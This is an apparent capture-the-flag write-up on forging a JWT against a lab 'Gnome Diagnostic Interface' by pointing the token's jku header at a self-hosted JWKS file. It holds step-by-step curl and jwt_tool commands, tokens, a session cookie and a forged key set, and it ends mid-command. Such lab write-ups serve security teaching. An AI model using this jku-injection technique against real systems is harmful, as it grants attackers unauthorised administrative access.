Rogue Gnome Identity Provider

Objective
| Difficulty | Description |
|---|---|
| 2/5 | Hike over to Paul in the park for a gnomey authentication puzzle adventure. What malicious firmware image are the gnomes downloading? |
Paul Beckett mission statement
Hey, I’m Paul!
I’ve been at Counter Hack since 2024 and loving every minute of it.
I’m a pentester who digs into web, API, and mobile apps, and I’m also a fan of Linux.
When I’m not hacking away, you can catch me enjoying board games, hiking, or paddle boarding!
Something’s afoot, but the details aren’t sorted. Do pop back - you’ll want in on this.
As a pentester, I proper love a good privilege escalation challenge, and that’s exactly what we’ve got here.
I’ve got access to a Gnome’s Diagnostic Interface at gnome-48371.atnascorp with the creds gnome:SittingOnAShelf, but it’s just a low-privilege account.
The gnomes are getting some dodgy updates, and I need admin access to see what’s actually going on.
Ready to help me find a way to bump up our access level, > yeah?
Rogue Gnome Terminal
This objective focuses on identity and authentication abuse by analyzing a rogue identity provider operating outside normal trust boundaries. By inspecting how authentication flows are manipulated to deliver malicious firmware images, the challenge highlights how compromised or malicious IdPs can be leveraged to distribute unauthorized code. It reinforces the need to treat identity infrastructure as critical attack surface, not just supporting plumbing.
Already from the initial chat with Paul we get some credentials and useful information:
- Creds:
gnome:SittingOnAShelf - Address:
gnome-48371.atnascorp
Logging into the terminal and reading the welcome text we are presented with some helpful hints:

The welcome text mentions notes in file ~/notes :

For clarity, these are the notes:
# Sites

## Captured Gnome:
curl http://gnome-48371.atnascorp/

## ATNAS Identity Provider (IdP):
curl http://idp.atnascorp/

## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/


# Credentials

## Gnome credentials (found on a post-it):
Gnome:SittingOnAShelf

# Curl Commands Used in Analysis of Gnome:

## Gnome Diagnostic Interface authentication required page:
curl http://gnome-48371.atnascorp

## Request IDP Login Page
curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth

## Authenticate to IDP
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login

## Pass Auth Token to Gnome
curl -v http://gnome-48371.atnascorp/auth?token=<insert-JWT>

## Access Gnome Diagnostic Interface
curl -H 'Cookie: session=<insert-session>' http://gnome-48371.atnascorp/diagnostic-interface

## Analyze the JWT
jwt_tool.py <insert-JWT>
Validating the authentication flow
Request the IDP login page
Making sure we can reach the ODP login page:
curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2FauthObtaining token
Logging in using the credentials provided to retrieve JWT token:
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/loginSure, it works. We got a JWT token:
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQwNTYwMSwiZXhwIjoxNzY0NDEyODAxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.jL0eAsQOkMuLYAKPRzLK_Y50EY2JdtOYjgwQlJrTtLgJDQhHyZ9U5ReYrYgL4uzO0SeAVV7t_at3tS9y282uwaZ1OuPXGc_SzG2WTh-15TFnG-yJ-bjTUaNayHlyYRSHn1S18taA9kV12Gc9pBnBZJmxDEB1hhfXa6EibHavmVs5FU0uJK2p4h7GEP3tqqJ315tWmyf2ZQJnp-IAHHOp1aoSSL4TlWnVtoUqWtmZxeDegdlXPTaAbhu4xW7j0iHkJt1RRw3JeegpmyS2i4FyDdApL8Run3Po_HDkcuYOcquX_3GyTi_FdGaJezxj3s8QGaZySszOt8juUfcOptx40w">http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQwNTYwMSwiZXhwIjoxNzY0NDEyODAxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.jL0eAsQOkMuLYAKPRzLK_Y50EY2JdtOYjgwQlJrTtLgJDQhHyZ9U5ReYrYgL4uzO0SeAVV7t_at3tS9y282uwaZ1OuPXGc_SzG2WTh-15TFnG-yJ-bjTUaNayHlyYRSHn1S18taA9kV12Gc9pBnBZJmxDEB1hhfXa6EibHavmVs5FU0uJK2p4h7GEP3tqqJ315tWmyf2ZQJnp-IAHHOp1aoSSL4TlWnVtoUqWtmZxeDegdlXPTaAbhu4xW7j0iHkJt1RRw3JeegpmyS2i4FyDdApL8Run3Po_HDkcuYOcquX_3GyTi_FdGaJezxj3s8QGaZySszOt8juUfcOptx40w</a>. If not, click the link.
Authenticating to gnome-48371.atnascorp
With token we just obtained, we can now go ahead and authentice to `gnome-48371.atnascorp``:
curl -v -L http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQwNTYwMSwiZXhwIjoxNzY0NDEyODAxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.jL0eAsQOkMuLYAKPRzLK_Y50EY2JdtOYjgwQlJrTtLgJDQhHyZ9U5ReYrYgL4uzO0SeAVV7t_at3tS9y282uwaZ1OuPXGc_SzG2WTh-15TFnG-yJ-bjTUaNayHlyYRSHn1S18taA9kV12Gc9pBnBZJmxDEB1hhfXa6EibHavmVs5FU0uJK2p4h7GEP3tqqJ315tWmyf2ZQJnp-IAHHOp1aoSSL4TlWnVtoUqWtmZxeDegdlXPTaAbhu4xW7j0iHkJt1RRw3JeegpmyS2i4FyDdApL8Run3Po_HDkcuYOcquX_3GyTi_FdGaJezxj3s8QGaZySszOt8juUfcOptx40wSure enough, it works - and we got a session cookie as well:
* Host gnome-48371.atnascorp:80 was resolved.
* IPv6: (none)
* IPv4: 127.0.0.1
*   Trying 127.0.0.1:80...
* Connected to gnome-48371.atnascorp (127.0.0.1) port 80
> GET /auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQwNTYwMSwiZXhwIjoxNzY0NDEyODAxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.jL0eAsQOkMuLYAKPRzLK_Y50EY2JdtOYjgwQlJrTtLgJDQhHyZ9U5ReYrYgL4uzO0SeAVV7t_at3tS9y282uwaZ1OuPXGc_SzG2WTh-15TFnG-yJ-bjTUaNayHlyYRSHn1S18taA9kV12Gc9pBnBZJmxDEB1hhfXa6EibHavmVs5FU0uJK2p4h7GEP3tqqJ315tWmyf2ZQJnp-IAHHOp1aoSSL4TlWnVtoUqWtmZxeDegdlXPTaAbhu4xW7j0iHkJt1RRw3JeegpmyS2i4FyDdApL8Run3Po_HDkcuYOcquX_3GyTi_FdGaJezxj3s8QGaZySszOt8juUfcOptx40w HTTP/1.1
> Host: gnome-48371.atnascorp
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 302 FOUND
< Date: Sat, 29 Nov 2025 08:41:32 GMT
< Server: Werkzeug/3.0.1 Python/3.12.3
< Content-Type: text/html; charset=utf-8
< Content-Length: 229
< Location: /diagnostic-interface
< Vary: Cookie
< Set-Cookie: session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aSqxvA.da6mDv_KbrbamiMFrRFIN2cFqcw; HttpOnly; Path=/
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/diagnostic-interface">/diagnostic-interface</a>. If not, click the link.
* Connection #0 to host gnome-48371.atnascorp left intact
By passing the session cookie with the request I can access the /diagnostic-interface:
curl -H 'Cookie: session=eyJhZG1pbiI6ZmFsc2UsInVzZXJuYW1lIjoiZ25vbWUifQ.aSqxvA.da6mDv_KbrbamiMFrRFIN2cFqcw' http://gnome-48371.atnascorp/diagnostic-interfaceHowever, it states that access is for admins only:
<!DOCTYPE html>
<html>
<head>
    <title>AtnasCorp : Gnome Diagnostic Interface</title>
    <link rel="stylesheet" type="text/css" href="/static/styles/styles.css">
</head>
<body>
<h1>AtnasCorp : Gnome Diagnostic Interface</h1>
<p>Welcome gnome</p><p>Diagnostic access is only available to admins.</p>

</body>
By this we I have now validated that the command line sequence indeed works and leads to successful authentication. However, the welcome screen states that ‘Diagnostic access’ is only availabel to admins. Since we are dealing with JWT here, it is time to dissect it to see if we can utilize it to get admin access.
Inspecting JWT
I am fully aware that ´notes´ file hinted at using the jwt_tool - but for inspecting JWT’s I defaulted to using my goto tool JWT.io:

Most likely we can just change admin key to true and hope for the best! However - things are seldom so easy - as we will se in the next section.
Solution
For solving this terminal I decided to start from scratch, thus terminating and starting a new terminal.
Obtain JWT Token
Just like earlier, I started getting a JWT Token:
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/loginThe token:
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQxMTM4MSwiZXhwIjoxNzY0NDE4NTgxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.PZ7wPV0dM4W35hakhc2elX6NaSXKCRflU0C4vWwOd1p9qaynIafm-AP4zteoIOciXB82aFPmbNYolG6Od13y4nn9NT-nypRtj2NjFsMf53OFcGRd_MjK5rFhtClDRHk0mtTrPNhsdAdJnv2IXj-g6KkVrEmU8A1qRPvrHNqabzRP6gfuqz__hWv71CKHnI1IzOJ6RNJnzRNirir2xVsUqXSKPw4T1K3vmvsVUBM3o1EZjZm2OTIh3wb7t1XFVkg62O3BBEoypIyziE9-hZeHqO9YgYfjtrB-o2qNGSk64tBJwxWCEySoT9FjvFasoUKIGneVP6pkHSkhMFKCvaxXyQ">http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQxMTM4MSwiZXhwIjoxNzY0NDE4NTgxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.PZ7wPV0dM4W35hakhc2elX6NaSXKCRflU0C4vWwOd1p9qaynIafm-AP4zteoIOciXB82aFPmbNYolG6Od13y4nn9NT-nypRtj2NjFsMf53OFcGRd_MjK5rFhtClDRHk0mtTrPNhsdAdJnv2IXj-g6KkVrEmU8A1qRPvrHNqabzRP6gfuqz__hWv71CKHnI1IzOJ6RNJnzRNirir2xVsUqXSKPw4T1K3vmvsVUBM3o1EZjZm2OTIh3wb7t1XFVkg62O3BBEoypIyziE9-hZeHqO9YgYfjtrB-o2qNGSk64tBJwxWCEySoT9FjvFasoUKIGneVP6pkHSkhMFKCvaxXyQ</a>. If not, click the link
Decoding token
This time around decoding the token, I used the jwt_tool utility. This mostly for getting the hang of this tool:
jwt_tool.py 'eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQxMTM4MSwiZXhwIjoxNzY0NDE4NTgxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.PZ7wPV0dM4W35hakhc2elX6NaSXKCRflU0C4vWwOd1p9qaynIafm-AP4zteoIOciXB82aFPmbNYolG6Od13y4nn9NT-nypRtj2NjFsMf53OFcGRd_MjK5rFhtClDRHk0mtTrPNhsdAdJnv2IXj-g6KkVrEmU8A1qRPvrHNqabzRP6gfuqz__hWv71CKHnI1IzOJ6RNJnzRNirir2xVsUqXSKPw4T1K3vmvsVUBM3o1EZjZm2OTIh3wb7t1XFVkg62O3BBEoypIyziE9-hZeHqO9YgYfjtrB-o2qNGSk64tBJwxWCEySoT9FjvFasoUKIGneVP6pkHSkhMFKCvaxXyQ'
There are a few things we must be aware of here:
[+] alg = "RS256"
[+] jku = "http://idp.atnascorp/.well-known/jwks.json"
[+] kid = "idp-key-2025"
[+] typ = "JWT"
Roughly the abbreviations here translates into:
| Abbreviation | Meaning |
|---|---|
| alg | Algorithm used to sign the JWT (e.g., RS256, HS256). |
| jku | JSON Web Key URL - points to a JWKS endpoint containing public keys for verifying the token. |
| kid | Key ID - identifies which key inside the JWKS was used to sign the token. |
| typ | Type - indicates the token type (usually “JWT”). |
Inspecting jwks.json
Obtaining the jwks.json file referenced in the JSON Web Key URL (jku) part:
curl http://idp.atnascorp/.well-known/jwks.jsonAs we can see it gives some interesting information:
{
  "keys": [
    {
      "e": "AQAB",
      "kid": "idp-key-2025",
      "kty": "RSA",
      "n": "7WWfvxwIZ44wIZqPFP9EEemmwMhKgBakYPx736W5gGD8YJlmMzanxdi8NANJ6kyMN-ErFOKJuIQn01PmAeq7On4OCwLyQpB5dHXiidZPRjb2lbrrL1k32svdeo6VGCnzdrGu6KtDHxHn8m9H3WqGVmi2OmCZsk6fJbnoklnJaFiygUkC4IMbk92cbYvajPTqV9C6yWCROPagxQFmybq1hNJoY-FRntEKwBN89Dow8d-PsGMten3CmzDQ9o8rXKs6euk9xLfX06og5Wm1aKJk686WzhtqgdmBjqt2w34EJGlEL0ZSvPdB9nPqxao83N-ah-IYeoiCnSUBKjXI-IRSjQ",
      "use": "sig"
    }
  ]
}
The various keys in the JSON translates to:
| Abbreviation / Field | Meaning |
|---|---|
| e | RSA public exponent, base64url-encoded. For almost all RSA keys, AQAB decodes to 65537 — the standard exponent. |
| kid | Key ID. Identifies this specific key so JWT headers can reference it. Used for key rotation. |
| kty | Key type. Here it is "RSA", meaning the key uses the RSA algorithm family. |
| n | RSA public modulus, base64url-encoded. This is the large number that forms part of the RSA public key. |
| use | Intended key usage. "sig" means this key is to be used for digital signature verification. |
Attacking JWT
From looking at the http://idp.atnascorp/.well-known/jwks.json file I see that the server is using this to validate the tokens. My plan is to fool the server to reach out to my variant, and see if I can fool my way in!
From the notes file I can see we are hosting CyberChef from the local www folder. I can abuse that to host my poisonous jwks file from that folder.
## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/
Luckily jwt_tool creates a lot of interesting things in ~/.jwt_tool folder. Amongst them a jwks file which I’ll use for my attack. Moving it over to the ~/www folder:
cp .jwt_tool/jwttool_custom_jwks.json www/It is crucial that kid is set to idp-key-2025 as the server will lookup its own public RSA based on that name:
{
    "keys":[
        {
            "kty":"RSA",
            "kid":"idp-key-2025",
            "use":"sig",
            "e":"AQAB",
            "n":"tchOVdXUg9T_HV2f9TVZeoH3G2uB243yAa6Hh7RsyeOy1tAs-OEnD1_5TWrljY-RqoSfoEjbE38rtVLp_weDfroHn8I-I9lGuAA-wDI70sOTm4tSSDuwD9VBFmXI-dFwsTN446yRJagaZP4ZgfPoreOL9bpfL_7HxPOJZ14z2ZJZaP-7hr1HSasyTkkRG3u4pylgoRUu2ZUxWhqNg1A7e1YNUrtlqagooFxGYkZBXbBXJbHdMLn-PSs3tc3pWQEQHPAYBSFHnCzyTEOFQOixh-OQq3KyL5sHKvOWUhTyO2USOmJHLYUbCEd6_DfrcR4P5EctwTlTEU1ssXONGgxHAQ"
        }
    ]
}
This jwks file is now available on the following URL:
http://paulweb.neighborhood/jwttool_custom_jwks.jsonObtaining a new JWT token:
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/loginToken:
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQxMzUzMywiZXhwIjoxNzY0NDIwNzMzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.Sz5xSo15RlbxT7VcP2qYUUzZBZQfqkFZ3DiIusl0Y16NMcxOHCpY5ZPedxDJeHy8lnbzG-1KncDUL9qBIRD4dUOsT_R58Oy29ynoLLiwBQ5KLK-oq4HLCpWTIQ3PBk7w2SBWqJMAcdPRNCxjygUGoAnpTcjlaHk4wtRLp2X0hGLJP7sXIv1F7cQZF4Bg780ICAaPvP_jcRFF1wxzA2sMMPImrRIoA7Y53Jzk4WrMaSVJjCPXR4OxrdzPoCLzmB7Z49pSzVYv6__6vZg2WzwDxWnMTKRijK7bgJSF65NoYNfChlLd5m00t6L5E9fRIVRGIaVtQ7fydQkwSe42pRib-g">http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQxMzUzMywiZXhwIjoxNzY0NDIwNzMzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.Sz5xSo15RlbxT7VcP2qYUUzZBZQfqkFZ3DiIusl0Y16NMcxOHCpY5ZPedxDJeHy8lnbzG-1KncDUL9qBIRD4dUOsT_R58Oy29ynoLLiwBQ5KLK-oq4HLCpWTIQ3PBk7w2SBWqJMAcdPRNCxjygUGoAnpTcjlaHk4wtRLp2X0hGLJP7sXIv1F7cQZF4Bg780ICAaPvP_jcRFF1wxzA2sMMPImrRIoA7Y53Jzk4WrMaSVJjCPXR4OxrdzPoCLzmB7Z49pSzVYv6__6vZg2WzwDxWnMTKRijK7bgJSF65NoYNfChlLd5m00t6L5E9fRIVRGIaVtQ7fydQkwSe42pRib-g</a>. If not, click the link.
Creating a new JWT. Here I changed admin to true, and instruct the server to use http://paulweb.neighborhood/jwttool_custom_jwks.json as jku:
jwt_tool.py 'eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2NDQxMzUzMywiZXhwIjoxNzY0NDIwNzMzLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.Sz5xSo15RlbxT7VcP2qYUUzZBZQfqkFZ3DiIusl0Y16NMcxOHCpY5ZPedxDJeHy8lnbzG-1KncDUL9qBIRD4dUOsT_R58Oy29ynoLLiwBQ5KLK-oq4HLCpWTIQ3PBk7w2SBWqJMAcdPRNCxjygUGoAnpTcjlaHk4wtRLp2X0hGLJP7sXIv1F7cQZF4Bg780ICAaPvP_jcRFF1wxzA2sMMPImrRIoA7Y53Jzk4WrMaSVJjCPXR4OxrdzPoCLzmB7Z49pSzVYv6__6vZg2WzwDxWnMTKRijK7bgJSF65NoYNfChlLd5m00t6L5E9fRIVRGIaVtQ7fydQkwSe42pRib-g' -I -pc admin -pv true -X s -ju 